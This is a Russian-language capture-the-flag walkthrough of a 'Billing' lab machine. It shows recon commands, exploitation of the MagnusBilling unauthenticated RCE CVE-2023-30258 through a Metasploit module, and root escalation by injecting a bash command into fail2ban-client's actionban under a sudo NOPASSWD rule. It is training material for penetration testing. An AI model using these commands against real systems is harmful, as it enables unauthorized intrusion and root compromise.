 adityabhatt3010/room-walkthrough-billing
Подробное пошаговое руководство по эксплуатации уязвимости CVE-2023-30258 в Billing room и повышению привилегий через неправильную конфигурацию fail2ban

Автор: Aditya Bhatt | Участник открытого кода
В этом прохождении мы с головой погружаемся в Billing Room, демонстрируя уязвимый экземпляр MagnusBilling, сочный RCE без аутентификации (CVE-2023-30258) и неправильную конфигурацию sudo для fail2ban, которая кричит «рутни меня».
Эта комната прекрасно сочетает автоматизированную эксплуатацию с креативным повышением привилегий, давая нам практический вкус реальных уязвимостей, скрытых в VoIP-биллинговом ПО. Мы пройдём путь от Первичной разведки до Root-оболочки с полным PoC, комментариями и атмосферой 🗿.

После развёртывания машины первое, что бросается в глаза, как неправильно настроенный брандмауэр:
http://<machine_IP>/mbilling/
Это страница входа MagnusBilling. Один её вид вызывает тревогу — вы понимаете, что вас ждёт сочная игра с CVE.
Начинаем с ультимативной разведывательной комбинации:
nmap -A -sV -p- 10.10.115.173
🧠 Результаты:
/mbilling/Далее идём в лобовую с Gobuster:
gobuster dir -u http://10.10.115.173/mbilling -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .php,.html,.txt
gobuster dir -u http://10.10.115.173/ -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .php,.html,.txt
🧠 Результаты:

Затем проверяем robots.txt сайта на предмет чего-нибудь пикантного:
User-agent: *
Disallow: /mbilling/
Хм… попытка спрятать только разжигает наш аппетит 😈
Быстрая проверка через netcat подтверждает ответ:
Response: Error
Message: Missing action in request
Это ещё раз подтверждает: бэкенд — MagnusBilling, а порт связан с Asterisk Call Manager. Время вызывать тёмные искусства 🧙


Эксплойт: Удалённое выполнение кода без аутентификации в MagnusBilling Модуль:
exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
Запускаем Metasploit:
msfconsole
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
Затем проверяем требования:
show options

Затем устанавливаем следующее:
set RHOSTS 10.10.115.173
set LHOST 10.17.88.138
run


Через несколько секунд… Бум. Мы получили сессию Meterpreter!
shell
whoami ➤ asterisk
uname -a ➤ Linux Debian 6.1 x86_64
Попытались запустить TTY-оболочку:
python3 -c 'import pty; pty.spawn("/bin/bash")'

Начинаем подниматься вверх с помощью:
cd ..
cd ..

Пока не находим:
cd /home/magnus
cat user.txt

Отлично! Но мы ещё не закончили. Нам нужен root, и Magnus шепчет нам секреты.
Проверим, что мы можем запускать с помощью sudo:
sudo -l
Результат:
(ALL) NOPASSWD: /usr/bin/fail2ban-client
Это 🔥. Мы можем злоупотребить fail2ban-client для выполнения команд от имени root с помощью действий блокировки.
Перезапустим fail2ban:
sudo /usr/bin/fail2ban-client restart
Затем внедрим команду для кражи root-флага:
sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban "/bin/bash -c 'cat /root/root.txt > /tmp/root.txt && chmod 777 /tmp/root.txt'"
Инициируем блокировку (и тем самым выполнение команды):
sudo /usr/bin/fail2ban-client set sshd banip 127.0.0.1
Затем:
cat /tmp/root.txt

Root’нут. Как босс. 🗿🔥
| 🔎 Этап | 💥 Действие / Используемый инструмент |
|---|---|
| Первоначальный доступ | Обнаружен портал /mbilling и порт 5038 с помощью Nmap + Gobuster |
| Разведывательные находки | CMS MagnusBilling + Asterisk Call Manager |
| Эксплуатация | CVE-2023-30258 через Metasploit → оболочка Meterpreter |
| Разведка | Найден /home/magnus/user.txt |
| Повышение привилегий | Злоупотребление fail2ban-client (sudo NOPASSWD) → RCE от root |
| Root-флаг | Получен /root/root.txt через внедрение полезной нагрузки fail2ban |
robots.txt и копайтесь в необычных портах.fail2ban-client) не менее опасны.Эта машина была прекрасным балансом автоматизированной эксплуатации и ручного творчества после эксплуатации. От RCE в MagnusBilling до рутинга через fail2ban — она попадает во все ноты плейлиста пентестера 🎧🎯
Будь вы новичок, стремящийся прокачаться, или опытный воин, собирающий флаги — эту машину надо взломать.
До следующей встречи, Оставайтесь Опасными. Оставайтесь Любопытными. Оставайтесь Величественными. 🗿







